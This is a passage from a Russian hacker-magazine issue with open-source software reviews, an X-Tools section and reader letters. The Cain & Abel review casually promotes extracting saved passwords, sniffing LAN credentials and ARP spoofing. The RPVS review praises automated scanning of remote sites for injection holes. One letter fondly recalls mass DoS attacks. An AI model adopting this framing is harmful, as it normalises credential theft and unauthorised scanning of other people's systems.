Как? Очень просто. Сам бинарник speak надо скопировать в видимый для системы каталог бинарников, например в */usr/local/bi*n. В каталоге исходников есть также директория speak-data. Ее нужно скопировать в */usr/share*, чтобы у тебя получился каталог */usr/share/* speak-data, либо в домашний каталог, чтобы в итоге получился такой путь к файлам голоса: ~/speak-data.
Пока Speak поддерживает только английский язык, а также в экспериментальном режиме — немецкий и эсперанто. Есть несколько голосов, из которых два основных — мужской и женский английские. Мужской включен по умолчанию. Чтобы включить женский, надо использовать параметр «-v en-f». Выходит так, будто некая тетенька говорит, зажав пальцами нос. Но тембры звучат живее, эмоциональнее, чем в Festival.
Чтобы попросить peak проговорить текстовый файл, надо дать команду:

```
# speak -f имя файла
```

Speak довольно бодро и разборчиво прочитал мне тексты песен группы Nirvana из обычных текстовых файлов. Программа может работать в интерактивном режиме. Просто даешь команду speak и в ней набираешь текст. После каждого нажатия на Enter, программа говорит набранную строку.
Другие способы работы со Speak. Проговорить некий текст с помощью Speak можно, перенаправив в Speak вывод другой программы. Например, слово «hello» воспроизведем так:

```
# echo "hello" | speak
```

А чтобы прикрутить speak к речевой системе KDE — KDE Text-to-Speech (KTTS), надо в настройках KTTS задать команду (там, где задается команда воспроизведения речи):

```
# cat %f | speak --stdin -w %w
```

Посмотрим еще на несколько интересных параметров Speak:


-a <уровень громкости> — по умолчанию 10, может быть от нуля до 20.
-s <сколько слов в минуту> — по умолчанию 160.
-l <пауза между строками> — ноль по умолчанию.
-w <имя wav-файла для вывода> — запись голоса в волновой файл.

Кроме того, существуют опции управления голосом, например формантами (частотами, присущими человеческому голосу), но эти подробности читай в документации.
Speak производит очень хорошее впечатление, и можно предположить, что скоро он станет по популярности вровень с Festival или даже опередит его.

Tellico

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 3,6 Мб.
http://www.periapsis.org/tellico/
Лицензия: GNU GPL

Быстрая и удобная программа для ведения коллекций книг, игр, музыкальных дисков, фильмов и т.д. Написана на C++ с заточкой под KDE. Для ведения базы данных использует XML, а не модный нынче MySQL. Для создания коллекций есть набор удобных шаблонов. Раньше я вел список своих игр в таблице Gnumeric, но теперь перенесу его в Tellico. Так удобнее, да и скриншоты можно хранить.
Но первым делом мне хотелось проверить, как Tellico умеет само-



стоятельно заполнять поля в коллекции фильмов: скачивать информацию о режиссерах, актерах, наконец, обложку. И в самом деле, поручив программе скачать данные из Сети, я некоторое время наблюдал, как Tellico скачивает файлы. Судя по их названиям, это были нужные файлы — обложки и текстовые данные о фильмах. Однако после завершения скачивания поля остались пусты. Между тем информация полей, включая картинки, сохраняется, если вводить эту информацию вручную.

Работает импорт коллекций из других форматов, например GCFilms (об этом менеджере фильмом я уже писал), и распространенных форматов вроде BibTex, CSV (разделенные запятыми поля) и многие другие.


В Tellico есть поисковая система и всякие фильтры. Думаю, это одна из лучших программ для тех, кому надо хранить в упорядоченном виде какие-либо данные. Чуть не забыл! Если ты устанавливаешь Tellico из исходника, то оптимально настроить программу перед сборкой можно так:

```
./configure --disable-debug --enable-final
```

Кстати, в отличие от многих KDE-программ, Tellico компилируется очень быстро. И при наличии нужных заголовочных файлов (в основном от разных частей KDE) проблем со сборкой не возникнет.

CPU id

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 27 Кб
http://www.etallen.com
BSD-подобная лицензия




Хорошая утилита. В подробностях расскажет и покажет, какой у тебя процессор. Такое даже SiSoft Sandra не делает. Но сначала надо сделать так:

```
# modprobe cpuid
```

Потому что без модуля cpuid (он есть в твоем Linux'е) программа cpuid работать не будет. Прошу не путать «ядерный» модуль cpuid с одноименной программой. Потом надо просто запустить программу CPUid из консоли, и она заполнится страницами информации о процессоре. Не надо расшифровывать маркировку на «камне»! Купил у барыги на базаре процессор, принес домой, поставил, проверил, огорчился. Вот для чего эта программа.

GwenView

POSIX (*BSD, Linux, Solaris...)
РАЗМЕР (исходник в tar.bz2): 2,4 Мб.
http://gwenview.sourceforge.net
Лицензия: GNU GPL



Не понимаю, почему GwenView еще не стала программой для просмотра изображений по умолчанию в KDE, ведь все предпосылки к этому есть. Нет, не то чтобы GwenView была чемпионом по поддержке форматов — на самом деле она умеет отображать файлы только тех графических форматов, которые поддерживаются библиотекой Qt (а также KDE через KParts и файлы от GIMP). Архитектура программы и интерфейс вызывают уважение. Все продумано. Все удобно.

Например, миниатюры можно масштабировать как тебе заблагорассудится — для этого в секции миниатюр есть ползунок наверху. Тащишь его и масштабируешь. Далее в наличии имеется удобная функция: можно установить обои на рабочем столе KDE прямо из GwenView. Надо сказать, эту функцию я давно искал в других программах. Потому что выбирать обои в стандартном окне из выбора в настройках KDE не совсем удобно, особенно если обоев много.

Следуя стандартам FreeDesktop.org, GwenView поддерживает разделяемую базу хранения миниатюр. Из других программ, которые работают с той же базой, навскидку могу назвать GQView и TEA.

Среди манипуляций с изображениями GwenView предоставляет две наиболее часто используемые - поворот и зеркальное отражение. GwenView тесно взаимодействует с различными сервисами KDE, в частности с KIO. Благодаря KIO-модулям GwenView может прозрачно «заходить» в архивы. А JPEG'и можно очень быстро снабжать комментариями (EXIF-данные), вводя их в небольшой редактор под панелью, где отображается картинка. Понятен и прост режим слайдшоу.

Единственное, что несколько напрягает, так это мини-окошко в полноэкранном режиме. В этом окошке — кнопки для перемещения вперед/назад и кнопка выхода из полноэкранного режима. Впрочем, после некоторых изысканий обнаруживается, что мини-окно можно отключить, нажав Enter, либо из контекстного меню. И еще хотелось бы, чтобы GwenView запоминал последнюю просмотренную директорию. Впрочем, этого не делает и GQView — стало быть, простительно. Не ошибусь, сказав, что в *nix есть две «смотрелки» такого класса — GQView и GwenView.




СТЕПАН ИЛЬИН АКА STEP
/ STEP@GAMELAND.RU /

Units/

X-TOOLS

Cain & Abel v2.8.6
Win 9x/NT/2k/XP
Freeware
Size: 5,53 Мб
www.oxid.it




Если ищешь утилиту для восстановления всевозможных паролей, то лучшего инструмента тебе, пожалуй, не найти. Этот универсальный солдат в буквальном смысле готов на все. Допустим, тебе нужно извлечь пароли и личные данные, сохраненные в браузере. Не проблема. Клик по нужной иконке — и они твои. Интересуешься пассами, которые непрерывно передаются по твоей локалке? В этом случае воспользуйся встроенным снифером. Правда, для этого понадобится драйвер WinPcap, но не беда — в случае необходимости Cain & Abel заинсталлит его прямо во время установки. А далее делай, что хочешь.

Замечу, что дело не ограничивается одним лишь перехватом паролей от всевозможных сервисов, начиная от банальных FTP/POP3 и заканчивая экзотикой, вроде ключей для Radius-серверов. Несложно перехватить идентификационные данные для клиентов VoIP-телефонии (но только в случае, если используется SIP-протокол) или даже пакеты с голосовыми данными, из которых легко извлечь запись разговора с помощью специальных конвертеров. Чтобы не было проблем с коммутаторами, прога отлично владеет приемом ARP-спуфинга. Умелые манипуляции с MAC-адресами и заголовками пакетов приводят к результатам: снифер работает почти безотказно. Cain & Abel может взломать 25 типов хэшей, провести исследование беспроводной сети, а также выполнить еще целый ряд уникальных действий, нацеленных прежде всего на подбор или расшивку паролей с помощью 15-ти встроенных утилит. Впечатляет? Меня — тоже.

Еще одна любопытная деталь. В начале этого года президент США Джордж Буш решил проведать свои силовые ведомства и невзначай заглянул в Агентство Национальной Безопасности (NBA). На одном из снимков виднеется огромный экран, а на нем — список самого актуального хакерского софта. В этом списке, помимо легендарных Nmap, Nessus, Ethereal, есть и Cain & Abel. А это о многом говорит.

RPVS 1.3 (Remote PHP Vulnerability Scanner)
Win 9x/NT/2k/XP
Open Source
Size: 377 Кб
overdose.tcpteam.org
Зеркало:
http://malloczerowickedattitude.new.fr/rpvsinstall.exe



Мы уже не раз обсуждали утилиты, которые позволяют сканировать удаленный хост и искать на нем дырявые PHP-сценарии. Однако используемый ими принцип — тупой поиск уязвимого файла по специальной базе — малоэффективен. Тулзы, которые позволяют играть с параметрами скриптов, в большинстве своем являются полуавтоматическими и требуют от пользователя непосредственного участия. Наконец-то я могу представить полностью автоматическое средство — сканер RPVS. Право, не программа, а настоящая находка! Утилита позволяет оперативно просканировать сайт и проверить найденные PHP-сценарии на наличие всевозможных уязвимостей, в том числе все виды cross site scripting, SQL-инжекции, раскрытия инсталляционного пути, уязвимостей подключения файлов функциями — include() и fopen(). По большому счету она выполняет те же самые действия, что делал бы и ты. То есть ищет подозрительные сценарии и начинает экспериментировать с параметрами, которые ей передаются. И если с твоей стороны вполне возможно что-то упустить, то RPVS сделает все как надо. Ни один скрипт не останется незамеченным, а спецсимвол — непоставленным. В случае необходимости можно использовать разные режимы работы (быстрый, доскональный и др.), различные виды запросов (поддерживается и GET, и POST).


Snort 2.4.3
POSIX
GNU GPL
Size: 2,69 Мб
http://snort-wireless.org/

Для того чтобы оградить свою сеть от внешних вторжений, админ делает, по крайней мере, две вещи. Первое — мастерски конфигурирует файрвол и систему в целом, своевременно устанавливая всевозможные обновления для ядра и используемого софта. И второе — обустраивает систему обнаружения вторжений. О такой системе и поговорим. За несколько лет существования хорошо себя зарекомендовала утилита Snort. Это не просто тупая программа, которую разработчики запрограммировали на обнаружение



определенных типов атак. Snort — довольно гибкая система, которая умеет мыслить. Тулза в реальном времени следит за трафиком и отслеживает все сетевые пакеты. А благодаря возможности анализировать различные протоколы, ей удается отлавливать самые разнообразные типы атак. В том числе: переполнение буфера, скрытого сканирование портов, атаки на CGI-сценарии, атаки SMB, определения версии ОС (OS fingerprinting) и многие-многие другие. Да и вообще, ее можно обучить всему. Snort использует очень гибкий язык правил и скриптов, которые четко регламентируют, какой трафик должен быть пропущен, а какой — заблокирован. Тебе не обязательно составлять их самому — для этого есть вспомогательные средства. Например, пакет Snort-Wireless (snort-wireless.org) активно используется для защиты беспроводных 802.11 сетей и является прямым конкурентом навороченным коммерческим продуктам типа AirDefense (www.airdefense.net). Примечательно, что Snort в реальном времени реагирует на нападения и выполняет запрограммированное для него действие. Можно, например, записать событие в системный лог или отправить сообщение администратору.

RATS - Rough Auditing Tool for Security
Кроссплатформенная
GNU GPL
Size: 175 Кб
http://www.securesoftware.com/resources/download_rats.html



Любая, даже самая опытная команда программистов допускает ошибки в коде. Часть из них некритична и грозит только нестабильностью программы. Другие, напротив, позволяют инжектировать шелл-код и выполнять произвольные команды на удаленном сервере. Особый риск в коде представляют команды, позволяющие выполнить buffer overflow и другие похожие типы атак. Таких команд очень много: это функции для работы со строками (xstrcpy(), strcat(), gets(), sprintf(), printf(), snprintf(), syslog()), системные команды (access(), chown(), chgrp(), chmod(), tmpfile(), tmpnam(), tempnam(), mktemp()), а также команды системных вызовов (exec(), system(), popen()). Вручную исследовать весь код (особенно если он состоит из нескольких тысяч строк) довольно утомительно. А значит, можно без труда проглядеть передачу какой-нибудь функции непроверенных параметров. Значительно облегчить задачу могут специальные средства для аудита, например утилита RATS (Rough Auditing Tool for Security). Она не только успешно справится с обработкой кода, написанного на C/C++, но сможет обработать еще и скрипты на Perl, PHP и Python. В базе утилиты находится внушающая подборка с детальным описанием проблемных мест в коде. С помощью анализатора она обработает скормленный ей сорец и попытается выявить баги, после чего выдаст информацию о найденных недочетах. В некоторых случаях ты даже сможешь получить рекомендации по решению проблемы.
RATS работает через командную строку как под Windows, так POSIX-платформами. В обоих случаях необходимо дополнительно установить XML-парсер Expat (expat.sourceforge.net).



E-mail

НА ПИСЬМА ОТВЕЧАЛ ДУШЕВНЫЙ ДОКТОР ЛОЗОВСКИЙ
/ WWW.XAKEP.RU /

Александр Постников
postalex16@rambler.ru

Здравствуй, уважаемая редакция журнала <Хакер>!

Столкнуться с вашим детищем мне пришлось в детской поселковой библиотеке в читальном зале. Как все-таки хорошо, что государство выделяет деньги на подписку журналов, а библиотекари выбирают из них актуальное.

//вырезано

Но огорчает лишь наличие непонятных для обычного человеческого уха слов. Вам писали по этому поводу в предыдущем номере, но Вы лишь отписались: <пусть уж лучше ламеры потихоньку прогрессируют>. Да, это может и шутка, но не проще ли решить проблему простым способом — разместить в конце журнала (ну или где удобней Вам) краткий словарь <хакерских> слов. Ну, или на худой конец просто написать ссылку, где такой словарь можно скачать. Это вообще пару строк займет! Того и гляди, на самом деле, наступит мозговой прогресс ламеров! Но проблема, наверняка, состоит в том, что вы используете компьютерный слэнг для упрощения понимания смысла текста. На самом же деле происходит обратный процесс. Ведь ежедневно этот слэнг пополняется словами с замысловатым произношением, и человек, будь то хакер или ламер, зачастую не успевает обогатить свой словарный запас ими. Ведь то же самое слово <деньги> можно услышать в разных местах, от разных лиц, и как <ловэ>, и как <бабло>, и как <бабки>. Но смысл слов одинаков. Поэтому надо просвещать людей в этом плане, и не делить их на хакеров и ламеров!

Спасибо за внимание! Надеюсь, Вы примите мой совет в должной мере, без пафоса и глобального высмеивания. Желаю Вам от чистого сердца процветания и долголетия!

НО ОГОРЧАЕТ ЛИШЬ НАЛИЧИЕ НЕПОНЯТНЫХ ДЛЯ ОБЫЧНОГО ЧЕЛОВЕЧЕСКОГО УХА СЛОВ. ВАМ ПИСАЛИ ПО ЭТОМУ ПОВОДУ В ПРЕДЫДУЩЕМ НОМЕРЕ, НО ВЫ ЛИШЬ ОТПИСАЛИСЬ

Привет, Александр! Мы, знаешь ли, и сами по большей части сельские жители — тайные вредители. Простые мы люди, такие как мы с тобой, такие, как у нас на каждом шагу. Бывало, выйдешь утречком из избы, роса еще не опала, затянешься цигаркой, сядешь на завалинку, пустишь пару дымных колец в небо — и так хорошо становится! Душа разворачивается! Проведешь мозолистой ладонью по травушке-муравушке — и вперед, трудиться в поте лица. То, видишь ли, свекла заколосилась, то коза опоросилась, а ежели дождь во время усушки? Такие дела. Пьем мы, бывало, горькую в такие моменты. Достанет нам баба Маша из колодца прохладного белого квасу — им и запиваем. А потом, как водится, мы до полудня в гамаке лежим, пение цикад слушаем. А под вечер выползаем в сельский клуб, он у нас под редакцию переоборудован. Там мы изобретаем нелепые слова, которые потом печатаем в своем журнале. Тех, кто их не понимает, мы называем «ламерами», а они, бывает, оторвут пару штакетин из забора — и ну махать! Но и мы не промах, кулачному бою нас не зря дедушка учил. Враз кого хочешь отметелим! Пусть их хоть в десять раз больше, к нам не задирайся!

P.S. Кстати, мы переправили твой вопрос в сельсовет области (районный не справился). Оттуда пришел приказ: всей деревне имени Пламени Революции научится пользоваться поисковыми системами. Оказывается, еще в 1997-м году был выпущен словарь компьютерных терминов (с программной оболочкой), а сколько их сейчас…

Виталя Петров
antilamer_nospam@mail.ru

Даров X-Crew! Недавно решил прошманать старые архивы журнала (электронные, в HTML), и чего-то такая ностальгия на меня напала... У самого меня комп всего полтора года, так что вы даже не представляете, как я вам завидую, что вы смогли застать время расцвета компьютерного андеграунда. Как бы я сам хотел побывать в 95-2004 годах. Если только вспомнить, какая атмосфера царила в это время. К примеру, в 62 номере, увидел статью про DalNet, там было описано золотое время канала #XAKEP, тогда была возможность пообщаться действительно с умными людьми, не то что сейчас — куда не зайди, либо обматерят, либо начнут приставать со своими ламоразмами. Все изменилось, нет ни прежних хак-тус, ни того уважения друг к другу что раньше, абсолютно ничего! Единственное место, где еще сохранились остатки прежней атмосферы (без толп ламеров, собирающихся в «хак»(лам)-группы, без «хакеров» которые только и умеют, что нажать на кнопку в очередном брутфорсе) это фидо, но и оно уже отживает свой век...Где! Где спрашиваю я вас все те люди, которые еще 5—7 лет назад могли своротить горы, где то время, когда человек по 50—100 объединялись, лишь для того, чтобы завалить один, ненавистный сервак массовой DoS-атакой, где те войны, которые проводились между разными хак-группами, за право лидерства, где все те звезды андерграунда, от которых сейчас остались только крупицы, где..? В общем, можете конечно и не печатать данное письмо, но прочитайте его и задумайтесь...

У САМОГО МЕНЯ КОМП ВСЕГО ПОЛТОРА ГОДА, ТАК ЧТО ВЫ ДАЖЕ НЕ ПРЕДСТАВЛЯЕТЕ, КАК Я ВАМ ЗАВИДУЮ, ЧТО ВЫ СМОГЛИ ЗАСТАТЬ ВРЕМЯ РАСЦВЕТА КОМПЬЮТЕРНОГО АНДЕГРАУНДА


Ладно, об этом можно писать вечно, бывайте и удачи всем.

